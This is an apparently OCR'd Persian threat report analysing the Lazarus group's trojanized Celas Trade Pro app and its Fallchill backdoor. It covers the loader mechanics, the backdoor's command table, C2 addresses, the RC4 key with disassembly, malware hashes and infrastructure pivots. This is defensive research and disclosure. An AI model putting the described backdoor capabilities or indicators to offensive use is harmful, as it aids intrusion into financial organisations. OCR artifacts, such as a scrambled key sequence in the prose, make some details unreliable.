
File Type: encrypted data
Known file name: C:\Windows\system۳۲\uploadmgr.dat

به محض شروع، uploadmgrsvc.dll از انتهای فایل اجرایی خود ۲۷۶ بایت را می‌خواند. ۱۶ بایت اول این داده ۲۷۶ بایتی به‌عنوان یک کلید رمزگشایی استفاده می‌شود و ۲۶۰ بایت باقیمانده حاوی مسیر فایل رمزگذاری شده مورد استفاده توسط backdoor است.



شکل ۸- داده انتهایی ماژول بارکننده

پس از رمزگشایی ۲۶۰ بایت انتهایی، بدافزار نام یا مسیر فایلی که حاوی پیکر واقعی backdoor در فرم رمزگذاری شده است را بازیابی می‌کند.



شکل ۹- نام فایل رمزگشایی شده در انتهای ماژول بارکننده

بدافزار، فایل مشخص شده را خوانده و آن را با استفاده از یک روش معمول مشابه، رمزگشایی می‌کند. به همین دلیل کد اجرایی backdoor در حافظه تولید شده و توسط بارکننده اجرا می‌شود. در زیر اطلاعات فراوانی راجع به کدهای مخرب نهایی رمزگشایی شده در حافظه ذکر شده است:


MD۵: d۷۰۸۹e۶bc۸bd۱۳۷a۷۲۴۱a۷ad۲۹۷f۹۷۵d

File Size: ۱۴۳,۸۷۲ bytes

File Type: PE۳۲+ executable (DLL) (GUI) x۸۶-۶۴, for MS Windows

Link Time: ۲۰۱۸-۰۳-۱۶ ۰۷:۱۵:۳۱

فرآیند بارگیری Fallchill backdoor به صورت زیر خلاصه می‌شود:



شکل ۱۰- بارگیری Fallchill backdoor

همانطور که قبلاً ذکر شد، بارگیری نهایی متعلق به یک دسته بدافزار Fallchill که سابقاً به گروه Lazarus APT نسبت داده شده، می‌باشد. به محض راه اندازی، این بدافزار آدرس‌های تابع API را در زمان اجرا تجزیه کرده و آدرس سرور C۲ را از مقدار رجیستری ایجاد شده در طول مرحله نصب می‌خواند:

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\TaskConfigs\Description

اگر مقدار پیکربندی وجود نداشته باشد، بدافزار به یک آدرس پیش‌فرض سرور C۲ باز می‌گردد.

- ۱۹۶.۳۸.۴۸[.]۱۲۱
- ۱۸۵.۱۴۲.۲۳۶[.]۲۲۶


این یک backdoor با تمام ویژگی‌ها بوده که دارای توابع کافی برای کنترل کامل میزبان آلوده می‌باشد. بعضی از دستورات پروتکل شبکه آن در زیر شرح داده شده است.

Command ID	Description
۰×۸۰۰۰	Write current time and configuration data to registry key
۰×۸۰۰۱	Send configuration data
۰×۸۰۰۲	Replace configuration data in the fixed registry value
۰×۸۰۰۳	Execute windows command, store output in temp file and upload contents to C۲
۰×۸۰۰۶	Show current working directory
۰×۸۰۰۷	Change current working directory
۰×۸۰۰۸	Collect process information
۰×۸۰۰۹	Terminate process
۰×۸۰۱۰	Start new process
۰×۸۰۱۱	Create process with security context of current user
۰×۸۰۱۲	Connect to specified host/port
۰×۸۰۱۳	Get drive information
۰×۸۰۱۴	Directory listing
۰×۸۰۱۵	Search a file
۰×۸۰۱۹	Write data to a specified file
۰×۸۰۲۰	Read contents of specified file and upload to C۲ server
۰×۸۰۲۱	Compress multiple files to a temp file (name start with ZD) and upload to C۲
۰×۸۰۲۳	Wipe specific file
۰×۸۰۲۵	Copy file time from another file time (timestamping)
۰×۸۰۲۶	Shutdown malware service and self-delete
۰×۸۰۴۳	Send “Not Service” unicode string to C۲ server (communication test?).

این مجموعه توانایی‌ها برای بسیاری از backdoorهای Lazarus رایج بوده، به طوریکه در سال‌های گذشته در سایر حملات علیه بانک‌ها و صنایع مالی دیده شده است.

۴- زیرساخت

محققان GReAT، هنگام کار بر روی حادثه نقص شرکت پول رمزنگاری شده، در مورد وضعیت حقوقی شرکت Celas LLC که توسعه‌دهنده این برنامه تجاری آلوده به تروجان بود، کنجکاو شدند.



شکل ۱۱- صفحه اصلی وب‌سایت Celas LLC

این وب‌سایت، گواهی معتبر SSL صادر شده توسط Comodo CA را داشت. با این حال، توجه داشته باشید که گواهی از این وب‌سرور به "کنترل دامنه تأیید شده" که یک سطح تأیید امنیتی ضعیف برای یک وب‌سرور است، اشاره دارد. این به معنی تأیید هویت مالک وب‌سایت و واقعیت وجود کسب‌وکار نیست. هنگامی که مقامات صدور گواهی‌نامه این نوع گواهی را صادر می‌نمایند، تنها داشتن کنترل خاص بر نام دامنه توسط مالک که می‌تواند به گونه‌های مختلف مورد سوء استفاده قرار گیرد را بررسی می‌کنند.

```
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number:
            22:a6:49:c1:ae:61:3f:58:5a:a5:e3:cb:8b:23:f0:61
    Signature Algorithm: sha256WithRSAEncryption
        Issuer: C=GB, ST=Greater Manchester, L=Salford, O=COMODO CA Limited, CN=COMODO RSA Domain Validation Secure Server CA
        Validity
            Not Before: May 29 00:00:00 2018 GMT
            Not After : May 29 23:59:59 2019 GMT
        Subject: OU=Domain Control Validated, OU=PositiveSSL, CN=celasllc.com
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                Public-Key: (2048 bit)
                Modulus:
                    00:de:0f:58:f2:68:07:d2:0f:43:5a:07:c6:53:b7:
                    4a:b4:1c:4c:71:4f:a1:4e:80:e3:5a:ec:3b:90:a7:
                    91:ca:42:49:71:ba:da:33:4c:e4:4f:1f:86:d9:30:
                    32:a0:b1:f4:b2:f2:9c:28:97:7c:81:0f:02:d0:9c:
                    36:f6:9c:d6:f9:b5:ca:23:ba:1b:84:e4:0d:8c:9f:
             - Redacted -
```

در زیر، رکورد WHOIS دامنه ”Celasllc.com“ آمده است. نام دامنه توسط فردی به نام "جان بروکس" با آدرس ایمیل ثبت‌کننده ”johnbroox۲۰۰@gmail[.]com“ ثبت شده است.


```
Registrant Name: John Broox
Registrant Organization:
Registrant Street: 2141 S Archer Ave
Registrant City: Chicago
Registrant State/Province: Illinois
Registrant Postal Code: 60601
Registrant Country: US
Registrant Phone: +1.8133205751
Registrant Email: johnbroox200@gmail[.]com
…..
Name Server: 1a7ea920.bitcoin-dns.hosting
Name Server: a8332f3a.bitcoin-dns.hosting
Name Server: ad636824.bitcoin-dns.hosting
Name Server: c358ea2d.bitcoin-dns.hosting
```

همین نام "جان بروکس" در داخل بسته نصبی نسخه macOS برنامه تجاری، مورد استفاده قرار گرفته بود. فایل ویژگی‌های Info.plist، بسته را به شرح زیر توصیف می‌کند:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
	<key>CFBundleVersion</key>
	<string>1.00.00</string>
	<key>CFBundleName</key>
	<string>Celas Trade Pro</string>
	<key>CFBundleIconFile</key>
	<string>CelasTradePro</string>
	<key>CFBundlePackageType</key>
	<string>APPL</string>
	<key>CFBundleGetInfoString</key>
	<string>Developed by John Broox. CELAS LLC</string>
	<key>CFBundleSignature</key>
	<string>QTCELASTRADE</string>
	<key>CFBundleExecutable</key>
	<string>CelasTradePro</string>
	<key>CFBundleIdentifier</key>
	<string>com.celasllc.CelasTradePro</string>
	<key>NSPrincipalClass</key>
	<string>NSApplication</string>
	<key>NSHighResolutionCapable</key>
	<string>True</string>
	<key>LSMinimumSystemVersion</key>
	<string>10.10.0</string>
</dict>
</plist>
```


در ابتدا، این رکورد WHOIS به نظر قانونی می‌رسد؛ اما در واقع یک مورد در اینجا نیامده است. دامنه celassllc.com، تنها دامنه ثبت شده با این آدرس ایمیل بود و به طور انحصاری برای ثبت دامنه مورد استفاده قرار گرفته شده است.

ثبت‌کننده از سرویس Domain۴Bitcoins برای ثبت این دامنه استفاده کرده که ظاهراً پرداخت آن از طریق پول رمزنگاری شده انجام گرفته است. با توجه به بینش متن‌باز، آدرس اطلاعات مربوط به WHOIS جعلی بوده مگر اینکه مالک یک فروشگاه Ramen باشد که در کنار آن یک استودیوی توسعه نرم‌افزار مبادلات پول رمزنگاری شده را مدیریت می‌کند.



شکل ۱۲- نمایی از محل مورد نظر در رکورد WHOIS. منبع تصویر: Google Maps

سرور میزبان celasllc.com (۱۸۵.۱۴۲.۲۳۶.۲۱۳) متعلق به Blackhost ISP در هلند می‌باشد.



IP Information for 185.142.236.213

Quick Stats

IP Location	Netherlands Amsterdam Blackhost Ltd.
ASN	AS174 COGENT-174 - Cogent Communications, US (registered May 16, 1996)
Whois Server	whois.ripe.net
IP Address	185.142.236.213
Reverse IP	2 websites use this address.

شکل ۱۳- رکورد WHOIS از سرور celasllc.com

به طور تصادفی، نویسندگان بدافزار Fallchill نیز استفاده از میزبان شرکت مشابه را برای میزبانی سرور C۲ خود ترجیح می‌دهند. علاوه بر این، وب‌سرور Celas LLC و یکی از سرورهای C۲ بدافزار Fallchill در همان بخش شبکه از این ISP واقع شده‌اند:

- Celas LLC infrastructure:
  - **۱۸۵.۱۴۲.۲۳۶.۲۱۳: Netherlands Blackhost Ltd. AS۱۷۴ COGENT-۱۷۴**
- Fallchill malware C۲ server:
  - ۱۹۶.۳۸.۴۸[.]۱۲۱: South Africa Internet Solutions AS۳۷۴۱
  - **۱۸۵.۱۴۲.۲۳۶[.]۲۲۶: Netherlands Blackhost Ltd. AS۱۷۴ COGENT-۱۷۴**
- Additional attacker's server from telemetry
  - ۸۰.۸۲.۶۴[.]۹۱: Seychelles Incrediserve Ltd AS۲۹۰۷۳
  - **۱۸۵.۱۴۲.۲۳۹[.]۱۷۳: Netherlands Blackhost Ltd. AS۱۷۴ COGENT-۱۷۴**

با این حال، هنگامی که شما به امضاء دیجیتال نرم‌افزار تجاری Celas Trading Pro از جمله "Updater" آن نگاه می‌کنید، درخواهید یافت که این گواهی توسط Comodo CA نیز صادر شده که به آدرس شرکتی در ایالات متحده آمریکا اشاره دارد.


```
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number:
            9a:73:55:0b:83:76:86:3b:d9:43:0f:aa:8b:5a:29:87
    Signature Algorithm: sha256WithRSAEncryption
        Issuer: C=GB, ST=Greater Manchester, L=Salford, O=COMODO CA Limited, CN=COMODO RSA Code Signing
CA
        Validity
            Not Before: May 21 00:00:00 2018 GMT
            Not After : May 21 23:59:59 2019 GMT
        Subject: C=US/postalCode=49319, ST=Michigan, L=Cedar Springs/street=15519 WHITE CREEK AVE NE, O=
CELAS LLC, CN=CELAS LLC
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                Public-Key: (2048 bit)
                Modulus:
                    00:b6:31:7a:c6:68:2f:d2:03:f2:e9:61:c4:86:4f:
                    46:62:e7:a6:d7:7c:bd:e6:9f:a8:83:2c:a6:44:43:
                    92:da:b7:ea:cc:3d:3e:35:20:3f:9c:57:46:1c:d1:
                    65:b8:28:50:29:cd:29:11:e8:56:59:85:e5:0f:19:
```

با توجه به داده‌های متن‌باز، این آدرس به یک کسب‌وکار واقعی تعلق نداشته و در نقشه مانند یک چمن‌زار با یک جنگل کوچک به نظر آمده که ملکی کوچک نیز در نزدیکی آن مشاهده می‌شود.

شکل ۱۳- موقعیت Cellas LLC، با توجه به گواهی دیجیتال آن

شکل ۱۴- سابقه ملک نزدیک آدرس مورد نظر

محور قرار دادن بیشتر زیرساخت‌ها موجب بروز موارد مشکوک بسیاری می‌گردد. به نظر می‌رسد که دامنه به دو IP اشاره دارد، یکی از آن‌ها بر طبق PassiveDNS به چندین دامنه مشکوک مرتبط است.



شکل ۱۴- زیرساخت ارتباطی Cellas LLC

صاحبان عناصر زیرساخت ارتباطی ترجیح می‌دهند که از چند سرویس جالب برای میزبانی ثبت دامنه استفاده کنند. همه این ارائه‌دهندگان سرویس، سطح مشخصی از ناشناس بودن مشتریان خود را دارند. اکثر آن‌ها Bitcoins را به‌عنوان یک روش پرداخت اصلی برای ناشناس ماندن مشتریان خود می‌پذیرند. این برای شرکت‌هایی که مشغول یک تجارت قانونی هستند، بسیار غیرمعمول است.

Hosting services linked to Celas LLC:

- Blackhost (https://black.host/)
- Liberty VPS (https://libertyvps.net/)

Domain registration services linked to Celas LLC:

- Domains۴Bitcoins (https://www.domains۴bitcoins.com/)
- NameCheap (https://www.namecheap.com/)
- ChangeIP (https://www.changeip.com/)
- Njalla (https://njal.la/)

همه حقایق بالا می‌تواند درباره قصد واقعی Celas LLC و قانونی بودن تجارت آن، شک‌برانگیز باشد. البته، این حقایق به تنهایی برای متهم کردن شرکت Celas LLC به ارتکاب جرم کافی نیستند.

۵- اختیارات

آزمایشگاه کسپرسکی قبلاً بدافزار Fallchill را به گروه Lazarus هنگام حمله به بخش مالی در سراسر جهان، نسبت داده بود. این موضوع توسط سایر فروشندگان امنیتی و CERT ملی ایالات متحده آمریکا نیز تأیید شد.

۵-۱- کلید RC۴ از Fallchill قدیمی

بدافزار Fallchill از یک الگوریتم RC۴ با یک کلید ۱۶ بایتی برای محافظت از ارتباطات آن استفاده می‌کند. کلید استخراج شده از نوع Fallchill که در حمله فعلی مورد استفاده قرار گرفته ۹۵ ۲۷ ۰C FF ۶۱ E۱ DA می‌باشد. ۸۷ ۱۷ ۵۷ A۴ D۶ EA E۳ ۸۲ ۲B

```
40 55                   push    rbp
48 8B EC                mov     rbp, rsp
48 83 EC 30             sub     rsp, 30h
48 8D 55 F0             lea     rdx, [rbp+var_10]
48 83 C1 10             add     rcx, 10h
C7 45 F0 DA E1 61 FF    mov     [rbp+var_10], 0FF61E1DAh
C7 45 F4 0C 27 95 87    mov     [rbp+var_C], 8795270Ch
C7 45 F8 17 57 A4 D6    mov     [rbp+var_8], 0D6A45717h
C7 45 FC EA E3 82 2B    mov     [rbp+var_4], 2B82E3EAh
E8 B2 E3 FF FF          call    decrypt_rc4
48 83 C4 30             add     rsp, 30h
5D                      pop     rbp
C3                      retn
```

شکل ۱۵- کلید RC۴ فعلی Fallchill

محققان GReAT، تأیید کردند که برخی از انواع قدیمی‌تر بدافزارهای Fallchill دقیقاً از همان کلید RC۴ استفاده می‌کنند. در زیر نمونه‌هایی از بدافزار Fallchill که همان کلید را مورد استفاده قرار می‌دهند، ذکر شده است (تاریخ کامپایل ممکن است زمان ایجاد بدافزار را مشخص نماید).


MD۵	Timestamp
۸۱c۳a۳c۵a۰۱۲۹۴۷۷b۵۹۳۹۷۱۷۳fdc۰b۰۱	۲۰۱۷-۰۵-۲۶ ۲۳:۳۷:۰۴
۶cb۳۴af۵۵۱b۳fb۶۳df۶c۹b۸۶۹۰۰cf۰۴۴	۲۰۱۷-۰۶-۰۹ ۱۷:۲۴:۳۰
۲۱۶۹۴c۸db۶۲۳۴df۷۴۱۰۲e۸b۵۹۹۴b۷۶۲۷	۲۰۱۷-۱۱-۰۷ ۱۷:۵۴:۱۹
۵ad۷d۳۵f۰۶۱۷۵۹۵f۲۶d۵۶۵a۳b۷ebc۶d۰	۲۰۱۵-۱۰-۲۴ ۰۱:۵۲:۱۱
c۵۰۱ea۶c۵۶ba۹۱۳۳c۳c۲۶a۷d۵ed۴ce۴۹	۲۰۱۷-۰۶-۰۹ ۰۳:۵۹:۴۳
cafda۷b۳e۹a۴f۸۶d۴bd۰۰۵۰۷۵۰۴۰a۷۱۲	۲۰۱۷-۱۱-۰۷ ۱۷:۵۴:۳۳

cea۱a۶۳۶۵۶fb۱۹۹dd۵ab۹۰۵۲۸۱۸۸e۸۷c	۲۰۱۷-۰۶-۱۲ ۱۹:۲۵:۳۱
۶b۰۶۱۲۶۷c۷ddeb۱۶۰۳۶۸۱۲۸a۹۳۳d۳۸be	۲۰۱۷-۱۱-۰۹ ۱۷:۱۸:۰۶
۵۶f۵۰۸۸f۴۸۸e۵۰۹۹۹ee۶cced۱f۵dd۶aa	۲۰۱۷-۰۶-۱۳ ۰۸:۱۷:۵۱
cd۶۷۹۶f۳۲۴ecb۷cf۳۴bc۹bc۳۸ce۴e۶۴۹	۲۰۱۶-۰۴-۱۷ ۰۳:۲۶:۵۶

۵-۲- سرور C۲ مشابه با Fallchill قدیمی‌تر

به تأیید محققان GReAT، آدرس‌های سرور C۲ (۱۹۶.۳۸.۴۸[.]۱۲۱, ۱۸۵.۱۴۲.۲۳۶[.]۲۲۶) استفاده شده در این حمله توسط نوع قدیمی Fallchill مورد استفاده قرار گرفته است.

Timestamp	MD۵
۲۰۱۶-۱۰-۲۴ ۰۲:۳۱:۱۸	۹۴dfcabd۸ba۵ca۹۴۸۲۸cd۵a۸۸d۶ed۴۸۸
۲۰۱۷-۰۶-۰۷ ۰۶:۴۱:۲۷	۱۴b۶d۲۴۸۷۳f۱۹۳۳۲۷۰۱۱۷۷۲۰۸f۸۵e۷۷۶
۲۰۱۷-۰۱-۱۸ ۰۴:۲۹:۲۹	abec۸۴۲۸۶df۸۰۷۰۴b۸۲۳e۶۹۸۱۹۹d۸۹f۷



شکل ۱۶- همپوشانی زیرساخت C۲

ظاهراً، مهاجمانی که بدافزار Fallchill را به کار می‌برند، بارها استفاده مجدد کد و زیرساخت سرور C۲ را ادامه می‌دهند.

با توجه به شبکه امنیت کسپرسکی، Fallchill تنها بدافزار مورد استفاده در این حمله نبود. یک backdoor دیگر که توسط مهاجم استفاده شده بود، وجود داشت. باید افزود که دو نکته مهم در مورد این مبحث وجود دارد. درباره نکته اول می‌توان گفت که این backdoor ابتدا در تاریخ ۲۰۱۸-۰۷-۱۲ ایجاد شد و یک دایکتوری از قبل شناخته شده به نام "TManager" که پیش از این در برنامه Updater.exe از مجموعه Cellas Trading Pro مشاهده شده بود را نمایش داد.

H:\DEV\TManager\all_BOSS_troy\T_۴.۲\T_۴.۲\Server_\x۶۴\Release\ServerDll.pdb

نکته دوم این است که احتمالاً یکی از جالب‌ترین یافته‌های این backdoor اضافی کشف شده که برای برقراری ارتباط با سرور C۲ استفاده می‌شوند، در سرآیندهای سخت‌افزاری پنهان شده است. رشته سرآیند Accept-Language HTTP، یک کد زبان مرتبط با کره شمالی را نشان می‌دهد. لازم به ذکر بوده که این مورد چیزی است که معمولاً در بدافزارها مشاهده نمی‌شود.

Accept-Language: ko-kp,ko-kr;q=۰.۸,ko;q=۰.۶,en-us;q=۰.۴,en;q=۰.۲

شکل ۱۷- سرآیند Accept-Language HTTP در بدنه backdoor

۶- نتیجه‌گیری

حملات پی در پی گروه Lazarus APT در بخش مالی به هیچ‌وجه برای هیچ‌یک از کاربران شگفت‌انگیز نیست. تحقیقات زیادی در مورد چنین حملاتی صورت گرفته است. با این حال، فکر می‌کنیم که این پرونده تغییر می‌کند. تحقیقات اخیر نشان‌دهنده پشتکار بالای این گروه و امکان تکامل استراتژی‌های آن‌ها در آینده می‌باشد.

اول از همه، گروه Lazarus وارد یک پلت‌فرم جدید شده است: macOS. علاقه به MacOS در بین کاربران معمولی به ویژه در شرکت‌های فناوری اطلاعات، به شدت افزایش می‌یابد. بسیاری از توسعه‌دهندگان و

مهندسان به استفاده از macOS روی می‌آورند. به اعتقاد محققان GReAT در آینده، Lazarus قصد پشتیبانی از تمامی پلت‌فرم‌هایی را که توسعه‌دهندگان به‌عنوان یک پلت‌فرم پایه استفاده می‌کنند، دارند؛ زیرا به خطر انداختن توسعه‌دهندگان، فوراً درهای بسیاری را می‌گشاید.

